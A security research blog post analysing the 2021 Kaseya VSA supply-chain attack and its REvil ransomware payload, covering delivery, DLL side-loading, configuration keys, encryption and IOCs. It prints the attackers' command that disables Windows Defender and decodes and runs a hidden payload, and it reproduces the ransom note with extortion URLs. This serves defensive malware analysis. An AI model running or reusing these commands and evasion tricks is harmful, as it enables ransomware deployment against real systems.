# Kaseya Supply Chain Ransomware Attack - Technical Analysis of the REvil Payload

zscaler.com/blogs/security-research/kaseya-supply-chain-ransomware-attack-technical-analysis-revil-payload

On July 2, 2021, Kaseya, an IT Management software firm, disclosed a <u>security incident</u> impacting their on-premises version of Kaseya's Virtual System Administrator (VSA) software. Kaseya VSA is a cloudbased Managed Service Provider (MSP) platform that allows service providers to perform patch management, backups, and client monitoring for their customers. Per Kaseya, the majority of their customers that rely on Software-as-a-Service (SaaS) based offerings were not impacted by this issue; only a small percentage (less than 40 worldwide) running on-premise instances of Kaseya VSA server were affected, though it is believed that 1,000+ organizations were impacted downstream. Below is the ThreatLabz technical deep-dive on the attack. For more background, <u>read our full coverage blog here</u>.

#### **Infection Overview**

The threat actor behind this attack identified and exploited a zero day vulnerability in the Kaseya VSA server. The compromised Kaseya VSA server was used to send a malicious script to all clients that were managed by that VSA server. The script was used to deliver REvil ransomware that encrypted files on the affected systems.

The malicious script contained the following Windows batch commands as shown below:

```
C:\windows\system32\cmd.exe /c ping 127.0.0.1 -n 7615 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -
EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent
NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >>
C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking1\agent.crt c:\kworking1\agent.exe
& del /q /f c:\kworking1\agent.crt C:\Windows\cert.exe & c:\kworking1\agent.exe
```

The PowerShell script present in the commands above disables some features of Windows Defender such as real-time protection, network protection, scanning of downloaded files, sharing of threat information with Microsoft Active Protection Service (MAPS), and automatic sample submission.

certutil.exe is used to decode the Base64 encoded payload located in agent.crt and writes the result to an executable file named agent.exe in the working directory of Kaseya. The Windows batch script then executes the agent.exe file, which will create and launch the REvil ransomware payload.

## REvil/Sodinokibi Ransomware

The executable agent.exe is digitally signed with a valid digital signature with the following signer information:

```
Name: PB03 TRANSPORT LTD.
Email: <u>[email protected]</u>
Issuer: CN = Sectigo RSA Code Signing CA, 0 = Sectigo Limited, L = Salford, S = Greater
Manchester, C = GB
Thumbprint: 11FF68DA43F0931E22002F1461136C662E623366
Serial Number: 11 9A CE AD 66 8B AD 57 A4 8B 4F 42 F2 94 F8 F0
```

Upon execution, the file agent.exe drops two additional files which are present in its resource section with the names SOFTIS and MODLIS. These two files are written to the C:\Windows directory. If the malware is unable to write to this location (e.g., insufficient permissions), these files will alternatively be dropped in the Windows %temp% directory. These two files are the following:

- MsMpEng.exe This is a legitimate application of Windows Defender and vulnerable to sideloading attacks.
- mpsvc.dll This is an REvil ransomware DLL.

The executable file agent.exe then executes MsMpEng.exe, which is vulnerable to a DLL <u>side-loading</u> <u>attack</u> to load the REvil ransomware DLL file mpsvc.dll that is located in the same directory. As a result of the vulnerability, the Windows Defender executable will load the REvil DLL into its own context as shown in Figure 1.




Figure 1. Main function of the malicious executable used in the Kaseya attack that drops a vulnerable copy of Windows Defender to load REvil ransomware.

This variant of REvil (aka Sodinokibi) ransomware uses several techniques to evade security products. This includes the malware using a custom packer, with the REvil payload distributed as a portable executable (PE) with a modified header as shown in Figure 2 (where the original PE header is shown

on the left and the modified header is shown on the right). This is likely designed to evade security software products that are not able to properly handle PE files that have been modified.

🕼 revil.bin	😫 kaseva revil.bin
GIISEC(II) 00 01 02 03 04 03 06 07 08 09 04 0B 0C 0D 0E 0F	01152C(h) 00 01 02 03 04 03 06 07 08 05 0A 05 0C 05 02 07
0000000 4D SA 90 00 03 00 00 04 00 00 00 FF FF 00 00 M2	
00000010 B8 00 00 00 00 00 00 40 00 00 00 00 00 00	00000010 B8 00 00 00 00 00 00 40 00 00 00 00 00 00
00000020 00 00 00 00 00 00 00 00 00 00 0	00000020 00 00 00 00 00 00 00 00 00 00 0
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68°´.Í!LÍ!Th	00000030 00 00 00 00 00 00 00 00 00 00 0
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno	
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS	
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 mode\$	
00000080 BF 0D A2 E4 FB 6C CC B7 FB 6C CC B7 FB 6C CC B7 z cault ult ult	
00000090 C0 32 C9 B6 FA 6C CC B7 C0 32 CF B6 F8 6C CC B7 Å2ɶúliÅ2Ĭ¶æli	
000000A0 C0 32 C8 B6 FA 6C CC B7 26 93 02 B7 FA 6C CC B7 A2Èquil s". ull	
000000B0 26 93 07 B7 FC 6C CC B7 FB 6C CD B7 DA 6C CC B7 & ult ult ult	
000000C0 26 93 1C B7 FA 6C CC B7 6C 32 C8 B6 E0 6C CC B7 & ". úlì 12ȶàlì ·	00000000 00 00 00 00 00 00 00 00 00 00
000000D0 6C 32 CE B6 FA 6C CC B7 52 69 63 68 FB 6C CC B7 12ζúlÌ-RichůlÌ·	
000000E0 00 00 00 00 00 00 00 00 00 00 0	
000000F0 50 45 00 00 4C 01 05 00 5A AD A6 60 00 00 00 00 PE.LZ.;`	000000F0 00 00 00 4C 01 05 00 5A AD A6 60 00 00 00 00LZ.¦`
00000100 00 00 00 00 E0 00 02 01 0B 01 0E 00 00 C4 00 00àÄ	00000100 00 00 00 00 E0 00 02 01 0B 01 0E 00 00 C4 00 00àä
00000110 00 24 01 00 00 00 00 083 48 00 00 00 10 00 00 .\$fH	00000110 00 24 01 00 00 00 00 83 48 00 00 00 10 00 00 .\$fH
00000120 00 E0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 .à@	00000120 00 E0 00 00 00 00 40 00 00 10 00 00 02 00 00 .à@
00000130 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00	00000130 05 00 01 00 00 00 00 05 00 01 00 00 00 00 00
00000140 00 20 02 00 00 04 00 00 00 00 00 00 02 00 40 80	00000140 00 20 02 00 00 04 00 00 00 00 00 00 02 00 40 80
00000150 00 00 10 00 00 10 00 00 00 00 10 00 00	00000150 00 00 10 00 00 10 00 00 00 10 00 00 10 00 0
00000160 00 00 00 10 00 00 00 00 00 00 00 00 00	00000160 00 00 00 10 00 00 00 00 00 00 00 00 00
00000190 00 10 02 00 4C 07 00 00 00 00 00 00 00 00 00 00 00L	
000001C0 00 00 00 00 00 00 00 00 00 00 E0 00 00	000001C0 00 00 00 00 00 00 00 00 00 00 00 40 00 0
000001E0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00text	000001E0 00 00 00 00 00 00 00 00 00 00 00 00 0
000001F0 24 C3 00 00 00 10 00 00 C4 00 00 00 04 00 00 \$ÅÅ	000001F0 24 C3 00 00 10 00 00 00 C4 00 00 04 00 00 \$\vec{A}\vec{A}
00000200 00 00 00 00 00 00 00 00 00 00 0	00000200 00 00 00 00 00 00 00 00 00 00 0
00000210 2E 72 64 61 74 61 00 00 A8 2D 00 00 00 E0 00 00 .rdataà	00000210 00 00 00 00 00 00 00 A8 2D 00 00 E0 00 00
00000220 00 2E 00 00 00 CB 00 00 00 00 00 00 00 00 00 00È	00000220 00 2E 00 00 00 C8 00 00 00 00 00 00 00 00 00 00È
00000230 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00@@.data	00000230 00 00 00 00 40 00 00 40 00 00 00 00 00
00000240 E0 25 00 00 00 10 01 00 00 22 00 00 00 F6 00 00 à%ö.	00000240 E0 25 00 00 00 10 01 00 00 22 00 00 00 F6 00 00 à%
00000250 00 00 00 00 00 00 00 00 00 00 00 00 40 00 0	00000250 00 00 00 00 00 00 00 00 00 00 00 00 40 00 0
00000260 2E 76 30 72 6D 70 77 00 00 C8 00 00 00 40 01 00 .v0rmpwÈ@	00000260 00 00 00 00 00 00 00 00 00 C8 00 00 40 01 00Èe
00000270 00 C8 00 00 00 18 01 00 00 00 00 00 00 00 00 00 .È	00000270 00 C8 00 00 00 18 01 00 00 00 00 00 00 00 00 00 .È
00000280 00 00 00 00 40 00 00 C0 2E 72 65 6C 6F 63 00 00@À.reloc	00000280 00 00 00 40 00 00 C0 00 00 00 00 00 00 00@À
00000290 4C 07 00 00 00 10 02 00 00 08 00 00 00 E0 01 00 Là 000002A0 00 00 00 00 00 00 00 00 00 00 00 00 40 00 0	00000290 4C 07 00 00 00 10 02 00 00 08 00 00 00 E0 01 00 L
Offset: 440 Overwrite	Offset: 0 Overwrite

Figure 2. Modified REvil PE header (the original header is shown on the left, while the Kaseya REvil payload is shown on the right).

The malware binary has an embedded encrypted configuration which is decrypted using RC4 encryption at runtime as shown in Figure 3.

Address	Hex dump	Disassembly		Comment	Registers (FPU)
00167044	0FB6F0	MOUZY ESI, AL	D-01		EAX 000000F3
00167047 0016704A	8B45 08 8A0406	MOU EAX, DWORD PTR SS:[EB] MOU AL, BYTE PTR DS:[ESI+	r+8 j Foy 1		ECX 0059F568 EDX FF3EB848
0016704D	880413	MOU BYTE PTR DS: LEBX+EDX	1.AL		EBX 000887E0 ASCII "{\"pk\":\"9/AgyLvWEv
00167050	8BC2	MOU EAX, EDX	-,		ESP 0059F53C
00167052	8BD3	MOU EDX.EBX			EBP 0059F544
00167054	8B5D 14	MOU EBX, DWORD PTR SS: [EB]	P+14]		ESI 00000046
00167057 0016705A	880C06 0FB60402	MOU BYTE PTR DS:[ESI+EAX MOUZX EAX,BYTE PTR DS:[E	1,6L DV + E OV 1		EDI 0000000
0016705E	8B55 ØC	MOU EDX, DWORD PTR SS: LEB	P+C1		EIP 00167081
00167061	ØFB6C9	MOUZX ECX,CL ADD ECX,EAX			C Ø ES Ø023 32bit Ø(FFFFFFFF)
00167064	03C8	ADD ECX, EAX			P 1 CS 001B 32bit 0(FFFFFFFF)
00167066	ØFB6C1	MOUZX EAX,CL			A Ø SS 0023 32bit 0(FFFFFFFF)
00167069 0016706C	8B4D 08 8A0408	MOU ECX, DWORD PTR SS: [EB]	P+8]		Z 1 DS 0023 32bit 0(FFFFFFF)
0016706F	32041A	MOU AL, BYTE PTR DS: [EAX+] XOR AL, BYTE PTR DS: [EDX+]	EGA J EDV 1		S Ø FS 003B 32bit 7FFDE000 <fff) T Ø GS 0000 NULL</fff) 
00167072	8803	MOU BYTE PTR DS:[EBX],AL	CDA J		
00167074	43	INC EBX			0 0 LastErr ERROR_SUCCESS (00000000)
00167075	8B45 10	MOU EAX, DWORD PTR SS: [EB]	P+10]		EFL 00000246 (NO.NB.E.BE.NS.PE.GE.LE)
00167078	895D 14	MOU DWORD PTR SS:[EBP+14	1, EBX		
0016707B 0016707E	83EF 01 ^ 75 AC	SUB EDI,1 JNZ SHORT 0016702C		-	STO empty 0.0 ST1 empty 0.0
	1028]=BA <'  '>	UNZ SHUKI UUIB7UZG			ST2 empty 0.0
AL=F3 ('					ST2 empty 0.0 ST3 empty 0.0
Address	Hex dump		ASCII	▲ 0059F53C	000000
00D887E0	7B 22 70 6B 22 3A 22 39	2F 41 67 79 4C 76 57 45 52 32 6B 30 51 31 34 30 72 6D 74 6F 2F 7A 43 79	{"pk":"9/AgyLvWE	0059F540 0 0059F544 -0	0059F668
UUD887FU	76 69 57 62 76 75 61 79	52 32 6B 30 51 31 34 30	viWbvuayR2k0Q140		01672FE RETURN to 001672FE from 00167015
00088800	65 37 40 5H 4H 35 68 77 46 4D 3D 99 90 99 90 69	74 60 74 6F 4F 7H 43 77 64 99 36 99 94 39 61 94	e9LZJ5hwrmto/zCy FM=","pid":"\$2a\$	0059F54C 0	0059F568
00D88820	31 32 24 70 72 4F 58 2F	$ \begin{array}{cccccccccccccccccccccccccccccccccccc$	12\$pr0X/4eK18zrp	0059F550 F	F3EB848
00D88830	47 53 43 35 6C 6E 48 50	65 63 65 76 73 35 4E 4F	GSC51nHPecevs5N0		00000F3
00D88840	63 6B 4F 55 57 35 72 33	73 34 4A 4A 59 44 6E 5A	ck0UW5r3s4JJYDnZ	0059F558 0059F55C	10D8F8D3 1059F568
00D88850	5A 53 67 68 76 42 6B 71	22 2C 22 73 75 62 22 3A	ZSghvBkq", "sub": "8254", "dbg":fal	0059F560 0	00174000 ASCII "mXT1QFyEUbrxc4cbP84jbN5wr
00088866	22 38 32 35 34 22 26 22 72 65 20 22 65 74 22 26	54 52 57 22 JH 55 51 55 20 20 22 77 60 70 65 22	"8254", "dbg":fal se, "et":0, "wipe"	0059F564 0	0000020
000888880	3A 74 72 75 65 2C 22 77	84         62         67         22         23         86         60         16         22           30         2C         22         77         69         70         65         22           68         74         22         34         78         22         66         6C           67         72         61         60         66         69         6C           64         61         74         61         22         22         22         26         6C           64         61         74         61         22         22         22         26         6D           22         24         77         69         66         64         67         76           61         70         70         66         64         67         77         63         61         77           61         70         70         66         69         63         61         74	<pre>se, et .0, wipe :true, "wht":{"f1</pre>	ØØ59F568 6	40C031F
00D88890	64 22 3A 5B 22 70 72 6F	67 72 61 6D 20 66 69 6C	d":["program fil	0059F56C C	5D99E12
00D888A0	65 73 22 2C 22 61 70 70	64 61 74 61 22 2C 22 6D	d":["program fil es","appdata","m		BA2BDC3 A09C256
00D888B0	6F 7A 69 6C 6C 61 22 2C	22 24 77 69 6E 64 6F 77	ozilla","\$window s.~ws","applicat		C18B63A
00D888C0	73 ZE 7E 77 73 22 2C 22	61 70 70 6C 69 63 61 74	s. ws", "applicat	0059F57C A	1474407
00088800	6F 77 73 2F 7F 62 74 61	22 2C 22 24 77 69 6E 64 2C 22 67 6F 6F 67 6C 65	ous "ht" "google	ØØ59F58Ø 3	70AAA10 5623416
00D888F0	22 2C 22 24 72 65 63 79	63 6C 65 2E 62 69 6E 22	"."Srecycle.bin"	0059F584 9	5623416
00D88900	2C 22 77 69 6E 64 6F 77	73 2E 6F 6C 64 22 2C 22	ion data","\$wind ows."bt","google ","\$recycle.bin" ."windows.old"."	0059F588 3	BEFF781 855D6CB
00D88910	70 72 6F 67 72 61 6D 64	63         65         26         67         66         22           73         2E         6F         6C         64         22         2C         22           61         74         61         22         2C         22         73         79           75         6D         65         20         69         6E         66         6F	programdata", "sy	0059F58C C 0059F590 7	855D6CB 9735F7F
UUD88920	73 74 65 6D 20 76 6F 6C	75 6D 65 20 69 6E 66 6F	stem volume info	▼ 0059F594 9	
00088330	72 60 61 74 67 6F 6E 22	2C 22 70 72 6F 67 72 61	rmation","progra	COPCOPCOS D	201111

Figure 3. RC4 decryption of REvil configuration.

The REvil ransomware configuration contains specific settings for the malware. The configuration is stored in JSON format with the configuration parameters shown in Table 1.

Configuration Key	Description
arn	Establish persistence via an autorun registry value
dbg	Enable debug mode
dmn	Semicolon separated list of potential C&C domains
et	Encryption type (partial or full)
ехр	Attempt to elevate privileges by exploiting a local privilege escalation (LPE) vulnerability
img	Base64 encoded ransom wallpaper
nbody	Base64 encoded ransom note
net	Send beacons to the REvil command and control server
nname	File name of ransom note dropped in folders where files were encrypted
pid	Unique ID to identify this attack
pk	Base64 encoded value of attacker's public key used to encrypt files
prc	List of processes to kill
rdmcnt	Readme count (always set to 0)
sub	Possible campaign/affiliate ID or just sub version number
SVC	List of services to stop
wfld	Directories to wipe

List of allowed extensions, folder names and file names
---

wipe Wipe specified directories

wht

Table 1. REvil configuration keys and their purpose.

The full decrypted configuration for this REvil attack can be found here.

This variant of REvil has the key net assigned with the value *false*, which instructs the ransomware not to beacon information back to the C&C domains after encryption. This is likely to evade network-based signatures that could potentially alert victims to an ongoing attack. The REvil configuration in the Kaseya attack disables persistence through the arn configuration parameter, which may also be designed to evade early-stage detection.

Before the encryption process, the registry key

HKEY\_LOCAL\_MACHINE\SOFTWARE\BlackLivesMatter is created to store the victim's and attacker's encryption key information and the file extension to be appended, as shown in below Figure 4.

HKEY_LOCAL_MACHINE	<ul> <li>Name</li> </ul>	Туре	Data
<ul> <li>BCD0000000</li> <li>HARDWARE</li> <li>SAM</li> <li>SECURITY</li> <li>SOFTWARE</li> <li>T-Zip</li> <li>Adobe</li> <li>Alobe</li> <li>BlackLivesMatter</li> <li>BreakPoint</li> <li>Caphyon</li> </ul>	(Default) 96Ia6 Ed7 JmfOBvhb 20IeQ Ucr1RB WJWsTYE	REG_SZ REG_BINARY REG_BINARY REG_BINARY REG_BINARY REG_BINARY REG_SZ	(value not set)

Figure 4. Registry key names and values created by REvil ransomware.

The registry key values are described below in Table 2.

Registry Value Name	Description
96la6	Victim's secret key encrypted with the attacker's public key ("pk")
Ed7	Attacker's public key
JmfOBvhb	Encrypted victim's key (same as key present in ransom note)
QleQ	Victim's public key
Ucr1RB	Victim's secret key encrypted with master public key

Table 2. REvil registry key values.

REvil changes the Windows firewall settings to allow the local system to be discovered on the local network by other computers with the command:

netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes

### **File Encryption Process**

REvil ransomware will encrypt all files that are not contained within the allowlisted filenames and extension fields, which are stored in the configuration. REvil reads each file, encrypts the contents, and writes the result back to the original file to prevent file recovery. After the encryption, a footer is written to the end of the file and the encrypted file is renamed with an appended file extension. REvil ransomware uses a combination of Curve25519 (asymmetric) and Salsa20 (symmetric) encryption algorithms to encrypt files on the system. The Salsa20 encryption key is derived from the victim's public key and secret key of the key pair generated for each file. To decrypt a file, the victim's secret key and file public key must be known.

The ransomware writes a footer that has a size of 232 (0xE8) bytes at the end of every encrypted file. The footer metadata contains the information shown below in Table 3.

Parameter	Data size	Description
attacker_public_key	0x58	Victim's secret key encrypted with the attacker's public key
master_public_key	0x58	Victim's secret key encrypted with a master public key
file_public_key	0x20	Public key generated for each file
salsa20_nonce	0x8	Salsa-20 nonce
crc32_file_public_key	0x4	CRC32 checksum of file_public_key
et_config	0x4	Encryption type (0 in this case)
sk_size	0x4	Bytes to skip during encryption
null_encrypted	0x4	NULL value encrypted with Salsa20 encryption

Table 3. REvil footer added to encrypted files.

An example REvil footer is shown below in Figure 5, with the corresponding fields highlighted.




Figure 5. Footer metadata appended to a file encrypted by REvil.

After the encryption, REvil drops a ransom note with the format {random alphanumeric characters}readme.txt based on the rdmcnt configuration (in this case, rdmcnt is set to zero, so REvil will drop a ransom note in every directory). The ransomware then drops the content to a file from the img configuration value in the Windows %temp% directory and sets the wallpaper to use this file on the infected system. Figure 6 displays a screenshot with the REvil ransom note and wallpaper after the file encryption is completed.

	All of your files are encrypted!
Recycle Bin	Find Find - readme.txt and follow instuctions
<u>(</u>	readme.tx - Notepad
10	File Edit Format View Help
Obgview.exe	welcome. Again. ===
	[-] whats HapPen? [-]
	Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).
Mozilla	[+] what guarantees? [+]
Firefox	Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests. To check the ability of returning files, you should go to our website. There you can decrypt one file for free. That is our guarantee. If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.
Wireshark	[+] How to get access on website? [+]
WIRESNAIK	You have two ways:
	1) [Recommended] Using a TOR browser! a) Download and install TOR browser from this site: https://torproject.org/ b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/
Autoruns.exe	<ol> <li>If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:</li> <li>a) Open your any browser (Chrome, Firefox, Opera, IE, Edde)</li> <li>b) Open our secondary website: http://decoder.re/</li> </ol>
	warning: secondary website can be blocked, thats why first variant much better and more available.
ILSpy - Shortcut	when you open our website, put the following data in the input form: Key: =
Notepad++	
947cf00aed	
T.	
	III DANGER III DON'T try to change files by yourself, DON'T use any third party software for restoring your data or antivirus solutions - its may entail damage of the private key and, as result, The Loss all data. III III III ONE MORE TIME: Its in your interests to get your files back. From our side, we (the best specialists) make everything for restoring, but please should not interfere.

Figure 6: REvil ransom note and wallpaper after file encryption.

The author of REvil ransomware has posted attack details on their leak website as shown in Figure 7. The group is currently demanding \$70 million worth of Bitcoin for a master decryption tool.

×	onion	… ☆
Happy Blog	Blog search	Searc
KASEYA ALIA		
	ed an attack on MSP providers. Mor	
On Friday (02.07.2021) we launch million systems were infected. If an	ed an attack on MSP providers. Mor nyone wants to negotiate about univ	versal
On Friday (02.07.2021) we launche million systems were infected. If an decryptor - our price is 70 000 000	ed an attack on MSP providers. Mor	versal cly decrypto
On Friday (02.07.2021) we launche million systems were infected. If an decryptor - our price is 70 000 000 that decrypts files of all victims, so	ed an attack on MSP providers. Mor nyone wants to negotiate about univ o\$ in BTC and we will publish publi	versal cly decrypto m attack in

Figure 7. REvil's Kaseya attack post on their dark web leak site.

# Indicators of Compromise (IOCs)

The following IOCs can be used to detect REvil infections used in the Kaseya attack.

Hash	Туре	Description
95f0a946cd6881dd5953e6db4dfb0cb9	MD5	agent.crt (encoded REvil dropper)
561cffbaba71a6e8cc1cdceda990ead4	MD5	agent.exe (REvil dropper)
a47cf00aedf769d60d58bfe00c0b5421	MD5	mpsvc.dll (REvil ransomware)
7ea501911850a077cf0f9fe6a7518859	MD5	mpsvc.dll (REvil ransomware)

2093c195b6c1fd6ab9e1110c13096c5fe130b75a84a27748007ae52d9e951643	SHA256	agent.crt (encoded REvil dropper)
d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e	SHA256	agent.exe (REvil dropper)
8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd	SHA256	mpsvc.dll (REvil ransomware)
e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2	SHA256	mpsvc.dll (REvil ransomware)

The full list of 1200+ hardcoded beacon domains related to this REvil variant can be found here.